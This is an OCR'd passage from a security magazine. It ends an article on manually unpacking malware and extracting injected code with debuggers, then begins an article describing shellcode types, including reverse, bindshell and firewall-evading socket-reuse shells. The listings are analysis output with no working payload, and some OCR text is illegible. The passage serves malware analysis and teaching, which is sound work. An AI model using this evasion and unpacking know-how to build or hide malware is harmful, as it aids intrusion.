c:\documents and settings\administrator\desktop\imprec 1.7e\importrec.exe (000002BC)
c:\documents and settings\administrator\desktop\packed_testbot\malware.exe (000000C
c:\documents and settings\administrator\desktop\sanstools\codeanalysis\shadow-ollydbg\
c:\documents and settings\administrator\desktop\imprec 1.7e\importrec.exe (00000334)
c:\windows\system32\notepad.exe (00000440)
c:\windows\system32\notepad.exe (00000090)
c:\program files\wireshark\dumpcap.exe (000000C8)
c:\program files\wireshark\wireshark.exe (0000071C)
c:\windows\system32\wuauclt.exe (0000053C)
c:\windows\system32\ctfmon.exe (000001AC)
```

IAT Infos needed: OEP 00000000 RVA 00000000 Size 00001000
New Import Infos (IID+ASCII+LOADER): RVA 00000000 Size 00000000

Figure 13. *ImpREC interface*


Import REConstructor v1.7e FINAL (C) 2001-2010 MackT/uCF

Attach to an Active Process: c:\documents and settings\administrator\desktop\packed_testbot\malware.exe (000000D

Imported Functions Found

```
advapi32.dll FThunk:00001000 NbFunc:8 (decimal:8) valid:YES
dnsapi.dll FThunk:00001024 NbFunc:2 (decimal:2) valid:YES
kernel32.dll FThunk:00001030 NbFunc:2E (decimal:46) valid:YES
user32.dll FThunk:000010EC NbFunc:1 (decimal:1) valid:YES
wininet.dll FThunk:000010F4 NbFunc:7 (decimal:7) valid:YES
ws2_32.dll FThunk:00001114 NbFunc:D (decimal:13) valid:YES
ntdll.dll FThunk:0000114C NbFunc:1 (decimal:1) valid:YES
```

Log

```
IAT read successfully.
rva:00001090 forwarded from mod:ntdll.dll ord:0040 name:RtlGetLastWin32Error
------------------------------------------------------------
Current imports:
7 (decimal:7) valid module(s) (added: +7 (decimal:+7))
4E (decimal:78) imported function(s). (added: +4E (decimal:+78))
```

IAT Infos needed: OEP 00003621 RVA 00001000 Size 00000154
New Import Infos (IID+ASCII+LOADER): RVA 00000000 Size 000005F0
[✓] Add new section

Figure 14. *ImpREC Imports Found for Malware.exe*

Where this might not work

Let us be honest, if every malware used easy to get around packing and unpacking techniques, we would have no trouble catching them and analyzing them. Unfortunately, a lot of the more complex malware out there employs their own custom packers and even layers upon layers of packers. Therefore, even after performing the manual unpacking technique in this article you may still end up with packed code, in which case you may need to run through the entire technique again.

There is no end-all-be-all answer to unpacking malware or other binaries but that is where the detective aspect of a reverse engineer comes in. If you find yourself unable to reach the legitimate code for whatever reason, attack the problem from multiple angles, go online and ask for help or perform the code extraction techniques I will discuss next.

Obfuscated Code

Packers aside, even after unpacking a binary there still might be some obfuscated code hidden within that is yet to be decrypted or even created yet. A lot of malware will split up code sections when compiling and put them back together, decrypted, in new memory space to either run as a new thread, copied to a separate file or injected into a legitimate process. The techniques requires to extract this code for static code analysis will not leave you with a neatly organized dumped binary, instead you will have non-executable files full of unattributed code that you have to do your best to decipher out of context or without the ability to step through the code dynamically using a debugger.




Figure 15. *Unpacked binary loaded in IDA Pro*

Finding the code

The first step in obtaining dynamically created, obfuscated code is to find it. You can accomplish this in one of two ways, depending on how you prefer to do your reversing. The first way involves statically parsing through the code using IDA Pro; this is an effective method of reversing unless you come across a call to "WriteProcessMemory" that loads dynamically created code into virtual space. The other method, which is what I personally prefer, involves stepping through the code using a debugger, taking multiple snapshots at every "fork in the road" and using IDA Pro as a roadmap that we can comment, customize and use to make sure we are on the right path to find that hidden code.

IDA Pro Roadmap

The IDA Pro roadmap approach works best if you have two separate virtual machines, one for dynamically parsing through the code using a debugger like OllyDbg and the other for keeping your map up to date using IDA Pro. The purpose of keeping the two separate is because of the possibility that your IDA Pro save file might become corrupted, deleted or otherwise made useless and therefore forcing you to return to the start.

My personal technique involves creating as much of a picture as I can before ever executing the code by renaming functions, commenting interesting chunks of code and creating a predicted path that I need the binary to follow in order to get to the more juicy functions.

The benefit of this technique is that you always know where you are going before you get there




Figure 16. *Call to WriteProcessMemory found using IDA Pro*


and the possibility of getting lost in the code by parsing through with only a debugger is slim to none. In addition, you can be prepared for the creation of dynamic memory and keep track of what variables are being referenced or what data is being copied. I find that when attempting to extract previously obfuscated code, this is the best method to find out where the code resides.

Figure 16 shows this technique in action by displaying a call to WriteProcessMemory found by referencing the import table for the binary. From here, the next step would be to rename the function that calls this API something unique like "CallToWriteProcMem." Then by following cross references, make our way back to the start of the binary, leaving breadcrumbs along the way in the form of different colored function graphs and comments. In addition, we also have access to the variable used as the buffer for the function, which we can trace back to find out exactly where the obfuscated code will be loaded locally.

Now that the path is clear, we can navigate our way to the function call dynamically by using OllyDbg and using our roadmap. Figure 17 shows the function ready to execute as well as the variables passed to the function and the location of the buffer code. Our next step is to extract the buffer code to get a better look at it.


Extracting the Code

Finding the location of the obfuscated code is a big part of this entire process, however we are not out of the woods just yet. Now we need to extract that code so that we can analyze it statically using



```
15112610    8B55 08          MOV EDX,DWORD PTR SS:[EBP+8]
15112613    52               PUSH EDX
15112614    FF15 C8101115    CALL DWORD PTR DS:[151110C8]       kernel32.WriteProcessMemory
1511261A    85C0             TEST EAX,EAX
1511261C  v 75 02            JNZ SHORT Malware.15112620
1511261E  v EB 07            JMP SHORT Malware.15112627
15112620    C745 E8 0100000  MOV DWORD PTR SS:[EBP-18],1
15112627    68 00800000      PUSH 8000
1511262C    8B45 F8          MOV EAX,DWORD PTR SS:[EBP-8]
1511262F    50               PUSH EAX
15112630    8B4D EC          MOV ECX,DWORD PTR SS:[EBP-14]
15112633    51               PUSH ECX
15112634    FF15 CC101115    CALL DWORD PTR DS:[151110CC]       kernel32.VirtualFree
1511263A    8B45 E8          MOV EAX,DWORD PTR SS:[EBP-18]
1511263D    8BE5             MOV ESP,EBP
1511263F    5D               POP EBP
15112640    C3               RETN
```

Figure 17. *API Call found in OllyDbg*



OllyDbg - Malware.exe - [CPU - main thread, module Malware]
File View Debug Plugins Options Window Help
1
2
3
Command
Paused

```
151125F9    50               PUSH EAX
151125FA    FF15 C4101115    CALL DWORD PTR DS:[151110C4]       kernel32.VirtualProtectEx
15112600    8D4D F4          LEA ECX,DWORD PTR SS:[EBP-C]
15112603    51               PUSH ECX
15112604    8B55 E4          MOV EDX,DWORD PTR SS:[EBP-1C]
15112607    52               PUSH EDX
15112608    8B45 EC          MOV EAX,DWORD PTR SS:[EBP-14]
1511260B    50               PUSH EAX
1511260C    8B4D F0          MOV ECX,DWORD PTR SS:[EBP-10]
1511260F    51               PUSH ECX
15112610    8B55 08          MOV EDX,DWORD PTR SS:[EBP+8]
15112613    52               PUSH EDX
15112614    FF15 C8101115    CALL DWORD PTR DS:[151110C8]       kernel32.WriteProcessMemory
1511261A    85C0             TEST EAX,EAX
1511261C  - 75 02            JNZ SHORT Malware.15112620
1511261E  v EB 07            JMP SHORT Malware.15112627
DS:[151110C8]=7C802213 (kernel32.WriteProcessMemory)
```

```
EAX 003E0000
ECX 15110000 Malware.15110000
EDX 00000098
EBX 7FFD0000
ESP 0012FAE0
EBP 0012FB18
ESI FFFFFFFF
EDI 0012FE34
EIP 15112614 Malware.15112614
C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
```

```
Address   Value     ASCII Comment
003E0000  00905A4D  MZÉ.
003E0004  00000003  ♥...
003E0008  00000004  ♦...
003E000C  0000FFFF  ..
003E0010  000000B8  ╕...
003E0014  00000000  ....
003E0018  00000040  @...
003E001C  00000000  ....
003E0020  00000000  ....
003E0024  00000000  ....
003E0028  00000000  ....
003E002C  00000000  ....
003E0030  00000000  ....
003E0034  00000000  ....
003E0038  00000000  ....
003E003C  000000D8  ╪...
003E0040  0EBA1F0E  ♫▼║♫
003E0044  CD09B400  .┤.═
003E0048  4C01B821  !╕☺L
003E004C  685421CD  ═!Th
003E0050  70207369  is p
003E0054  72676F72  rogr
003E0058  63206D61  am c
003E005C  6F6E6E61  anno
003E0060  65622074  t be
003E0064  6E757220  run
003E0068  206E6920   in
003E006C  20534F44  DOS
```

```
0012FAE0  00000098  hProcess = 00000098 (window)
0012FAE4  15110000  Address = 15110000
0012FAE8  003E0000  Buffer = 003E0000
0012FAEC  0000D000  BytesToWrite = D000 (53248.)
0012FAF0  0012FD04  pBytesWritten = 0012FD04
0012FAF4  0000D000
0012FAF8  00000000
0012FAFC  003E0000
0012FB00  15110000  Malware.15110000
0012FB04  00000000
0012FB08  0000D000
0012FB0C  00000040
0012FB10  0012FF80
0012FB14  15112604  RETURN to Malware.15112604 from Mal
0012FB18  00000098
0012FB1C  0012FFA4
0012FB20  0012FCD8
0012FB24  00000000
0012FB28  0012FCC0
0012FB2C  00000000
0012FB30  0012FB48
0012FB34  00000000
0012FB38  00000000
0012FB3C  00000000
0012FB40  001A0014
0012FB44  7FFDFC00  UNICODE "advapi32.dll"
0012FB48  00000000
0012FB4C  00000000
0012FB50  00000000
```


Breakpoint at Malware.15112614

Figure 18. *OllyDbg interface displaying current execution environment*

IDA Pro and figure out exactly what it does. In malware, code which is hidden in the memory of other processes, decrypted from a hidden section of the file or created dynamically after the binary is executed usually holds the most important, powerful and dangerous functionality. Before we go any further in attempting to extract it, we need to answer a few questions and list out what we know. Figure 18 shows the current execution environment in OllyDbg before WriteProcessMemory executes, each number corresponds to what kind of data we know before execution.

- Based on the assembly code we know that the function is only called once, therefore the data located in the buffer is the entirety of the obfuscated code.
- Based on the current variables pushed onto the stack, we know the handle of the receiving process and the address of the buffer that holds the current data. We also know the size of the data, information that will be very useful if we need to extract the data manually.
- Based on the buffer data located at the referenced address, the data might be an executable binary since it has an MZ header.


Using the above information, we can successfully extract the obfuscated code in one of two ways, using an application to extract the data and extracting it manually.



Path	PID
c:\windows\system32\notepad.exe	0000044
c:\documents and settings\administrator\desktop\sanstools\codeanalysis\shadow...	000003F
c:\documents and settings\administrator\desktop\packed_testbut\malware.exe	000000
c:\documents and settings\administrator\desktop\imprec 1.7e\importrec.exe	000000

Path	ImageBase	ImageSize
c:\documents and settings\administrator\des...	15110000	0000D000
c:\windows\system32\ntdll.dll	7C900000	000B2000
c:\windows\system32\kernel32.dll	7C800000	000F6000
c:\windows\system32\advapi32.dll	77DD0000	0009B000
c:\windows\system32\rpcrt4.dll	77E70000	00092000

Figure 19. *LordPE Interface*



Address	Size	Protect	State	Type
003C0000	0000E000	RW	COMMIT	MAPPED
003CE000	00002000	NOACCESS	FREE	
003D0000	00001000	RW	COMMIT	PRIVATE
003D1000	0000F000	NOACCESS	FREE	
003E0000	0000D000	RW	COMMIT	PRIVATE
003ED000	00013000	NOACCESS	FREE	
00400000	00001000	R	COMMIT	IMAGE
00401000	00005000	XR	COMMIT	IMAGE
00406000	00001000	RW	COMMIT	IMAGE
00407000	00002000	R	COMMIT	IMAGE
00409000	00007000	NOACCESS	FREE	
00410000	00004000	XR	COMMIT	MAPPED
00414000	000BC000		RESERVE	MAPPED
004D0000	00002000	XR	COMMIT	MAPPED

Address: 003E0000 Size: 0000D000

Figure 20. *Dump region interface, obfuscated code location highlighted*

LordPE

Our first method involves the use of a tool known as LordPE, a very powerful and useful PE editor. Using it, we can open the current process memory of our malware and extract the region of memory that includes the obfuscated code. To begin with, after opening LordPE we have to scan through the process listing and find our target "Malware.exe"; Figure 19 illustrates this.


When we find our process, we right click it and select the "Dump Region" option. Using the dump region interface, we scroll through all of the memory regions belonging to the file and find the one that correlates to the buffer memory address we observed previously.

In Figure 20, notice how the memory location 0x3E0000 has the size 0xD000, the same size as the data passed to WriteProcessMemory. Our next step is to simply dump the region and load it into IDA Pro either by itself or as an additional file to our currently loaded instance of IDA.

Manual Extraction


While rare, there might be an occasion when you cannot use LordPE to extract code from memory. This might be due to memory locked by the binary using it. In any case, there is a way around this problem and it is as simple as 'cut and paste'.

Using the previous example, we are going to extract the same code as we did with LordPE but by only using OllyDbg. The first step is to locate the memory location in the OllyDbg dump window to



```
$ ==>    00905A4D  MZÉ.
$+4      00000003  ♥...
$+8      00000004  ♦...
$+C      0000FFFF  ..
$+10     000000B8  ╕...
$+14     00000000  ....
$+18     00000040  @...
$+1C     00000000  ....
$+20     00000000  ....
$+24     00000000  ....
$+28     00000000  ....
$+2C     00000000  ....
$+30     00000000  ....
$+34     00000000  ....
$+38     00000000  ....
$+3C     000000D0  ╨...
$+40     0EBA1F0E  ♫▼║♫
$+44     CD09B400  .┤.═
$+48     4C01B821  !╕☺L
$+4C     685421CD  ═!Th
$+50     70207369  is p
$+54     72676F72  rogr
$+58     63206D61  am c
$+5C     6F6E6E61  anno
$+60     65622074  t be
$+64     6E757220   run
$+68     206E6920   in
$+6C     20534F44  DOS
$+70     65646F6D  mode
$+74     0A0D0D2E  ....
$+78     00000024  $...
$+7C     00000000  ....
$+80     DC07D742  [illegible]
$+84     8A595A86  [illegible]
$+88     86595686  [illegible]
$+8C     86595686  [illegible]
$+90     064A755F  [illegible]
$+94     8A595A84  [illegible]
$+98     864575DC  [illegible]
$+9C     86595687  [illegible]
$+A0     061975FC  [illegible]
$+A4     8659568F  [illegible]
$+A8     864875FC  [illegible]
$+AC     86595688  [illegible]
$+B0     86595686  [illegible]
$+B4     0652C640  [illegible]
$+B8     8A595A83  [illegible]
$+BC     86595617  [illegible]
$+C0     [illegible]  [illegible]
```

Figure 21. *OllyDbg dump window using address offsets*



```
$ ==>    00905A4D MZ.
$+4      00000003 ♥...
$+8      00000004 ♦...
$+C      0000FFFF   ..
$+10     000000B8 ╕...
$+14     00000000 ....
$+18     00000040 @...
$+1C     00000000 ....
$+20     00000000 ....
$+24     00000000 ....
$+28     00000000 ....
$+2C     00000000 ....
$+30     00000000 ....
$+34     00000000 ....
$+38     00000000 ....
$+3C     000000D8 ╪...
$+40     0EBA1F0E ♫▼║♫
$+44     CD09B400 .┤.═
$+48     4C01B821 !╕☺L
$+4C     685421CD ═!Th
$+50     70207369 is p
$+54     72676F72 rogr
$+58     63206D61 am c
$+5C     6F6E6E61 anno
$+60     65622074 t be
$+64     6E757220  run
$+68     206E6920  in
$+6C     20534F44 DOS
$+70     65646F6D mode
$+74     0A0D0D2E ....
$+78     00000024 $...
$+7C     00000000 ....
$+80     05373742 B77♣
$+84     86595606 ♠VYå
$+88     86595606 ♠VYå
$+8C     86595606 ♠VYå
$+90     064A7D5F _}J♠
$+94     86595604 ♦VYå
$+98     864575DC ▄uEå
$+9C     86595607 •VYå
$+A0     86197DFC ⁿ}↓å
$+A4     0659560F ☼VY♠
$+A8     864A7DFC ⁿ}Jå
$+AC     8659560B ♂VYå
$+B0     86595606 ♠VYå
$+B4     06595640 @VY♠
$+B8     86395603 ♥V9å
$+BC     86595617 ↨VYå
$+C0     86835603 ♥VZå
```

Figure 22. *Performing a Binary Copy on the selected data*

the lower left of the screen; the number 3 in figure 18 represents this window.

The next step is to double click on the memory address referenced by the code loading the obfuscated data, you should see a "==>" appear where the memory address was and notice that all other memory addresses in the dump are an offset from the original (Figure 21).

By scrolling down, navigate to the offset address that matches the size of the obfuscated data, in this case it would be 0xD000. Then Shift + R-Click the memory location and you should be selecting all the data between the origin address and the current address. Next, right click on the selection and navigate to the 'Binary' sub-menu and click "Binary Copy" (Figure 22).

Finally, open your favorite Hex editor to a new file and paste the external text as hex numbers, the data should appear inside of your text editor exactly as how they appeared in the OllyDbg dump window. Save the file as whatever you wish and load the file into IDA Pro to get a closer look.

Conclusion

One of the first steps in reverse engineering legitimate applications or malware is always breaking through any anti-reversing protection by using unpacking applications or just letting the code decrypt itself and ripping out the data from memory. You should now be able to de-obfuscate a binary protected by a known packer, custom packer or custom obfuscation methods by using the techniques included in this article. However, always keep in mind that new anti-reversing techniques are being developed all the time and with that, your own ability to defeat them will need to constantly be honed and practiced. Remember, no matter how encrypted, obfuscated or packed a binary is, the code must always be clean when it is executed and that is a vulnerability you can always exploit.

ADAM KUJAWA

Adam Kujawa is a computer scientist with over eight years' experience in reverse engineering and malware analysis. He has worked at a number of United States federal and defense agencies, helping these organizations reverse engineer malware and develop defense and mitigation techniques. Adam has also previously taught malware analysis and reverse engineering to personnel in both the government and private sectors. He is currently the Malware Intelligence Lead for the Malwarebytes Corporation.

Protected Only by Antivirus?

Complete your PC's security by running Malwarebytes Anti-Malware alongside your Anti-Virus to become fully protected from the latest threats.

Protect Your Business Now!

Visit Malwarebytes.org

For more information,
Contact us at Corporate-Sales@Malwarebytes.org

Malwarebytes

Reverse Engineering – Shellcodes Techniques

The concept of reverse engineering process is well known, yet in this article we are not about to discuss the technological principles of reverse engineering but rather focus on one of the core implementations of reverse engineering in the security arena. Throughout this article we'll go over the shellcodes' concept, the various types and the understanding of the analysis being performed by a "shellcode" for a software/program.

Shellcode is named as it does since it is usually starts with a specific shell command. The shellcode gives the initiator control of the target machine by using vulnerability on the aimed system and which was identified in advance. Shellcode is in fact a certain piece of code (not too large) which is used as a payload (the part of a computer virus which performs a malicious action) for the purpose of an exploitation of software's vulnerabilities.

Shellcode is commonly written in machine code yet any relevant piece of code which performs the relevant actions may be identified as a shellcode. Shellcode's purpose would mainly be to take control over a local or remote machine (via network) – the form the shellcode will run depends mainly on the initiator of the shellcode and his/hers goals by executing it.

The Various Shellcodes' Techniques

When the initiator of the shellcode has no limits in means of accessing towards the destination machine for vulnerability's exploitation it is best to perform a *local shellcode.* Local shellcode is when a higher-privileged process can be accessed locally and once executed successfully, will open the access to the target with high privileges. The second option refers to a remote run, when the initiator of the shellcode is limited as far as the target where the vulnerable process is running (in case a machine is located on a local network or intranet) – in this case the shellcode is *remote shellcode* as it may provide penetration to the target machine across the network and in most cases there is the use of standard TCP/IP socket connections to allow the access.

Remote shellcodes can be versatile and are distinguished based on the manner in which the connection is established: *"Reverse shell"* or a *"connect-back shellcode"* is the remote shellcode which enables the initiator to open a connection towards the target machine as well as a connection back to the source machine initiating the shellcode. Another type of remote shellcode is when the initiator wishes to bind to a certain port and based on this unique access, may connect to control the target machine, this is known as a *"bindshell shellcode"*.

Another, less common, shellcode's type is when a connection which was established (yet not closed prior to the run of the shellcode) will be utilized towards the vulnerable process and thus the initiator can re-use this connection to communicate back to the source – this is known as a "*socket-reuse shellcode*" as the socket is re-used by the shellcode.

Due to the fact that "socket-reuse shellcode" requires active connection detection and determination as to which connection can be re-used out of (most likely) many open connections is it considered a bit more difficult to activate such a shellcode, but nonetheless there is a need for such a shellcode as firewalls can detect the outgoing connections made by "connect-back shellcodes" and /or incoming connections made by "bindshell shellcodes".

For these reasons a "socket-reuse shellcode" should be used in highly secure systems as it does not create any new connections and therefore is harder to detect and block.

